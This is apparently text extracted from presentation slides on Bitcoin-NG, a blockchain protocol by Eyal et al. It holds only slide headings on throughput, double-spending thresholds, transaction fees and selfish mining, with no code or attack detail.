
No stale block rate increase

**From 7 tps to 66 tps,  
without sacrificing security**




# Bitcoin-NG

## Bitcoin-NG [Eyal et al.]



# Double-Spending Threshold in Bitcoin-NG



== Bitcoin

x10 more fees than block reward

# Selfish Mining in Bitcoin-NG

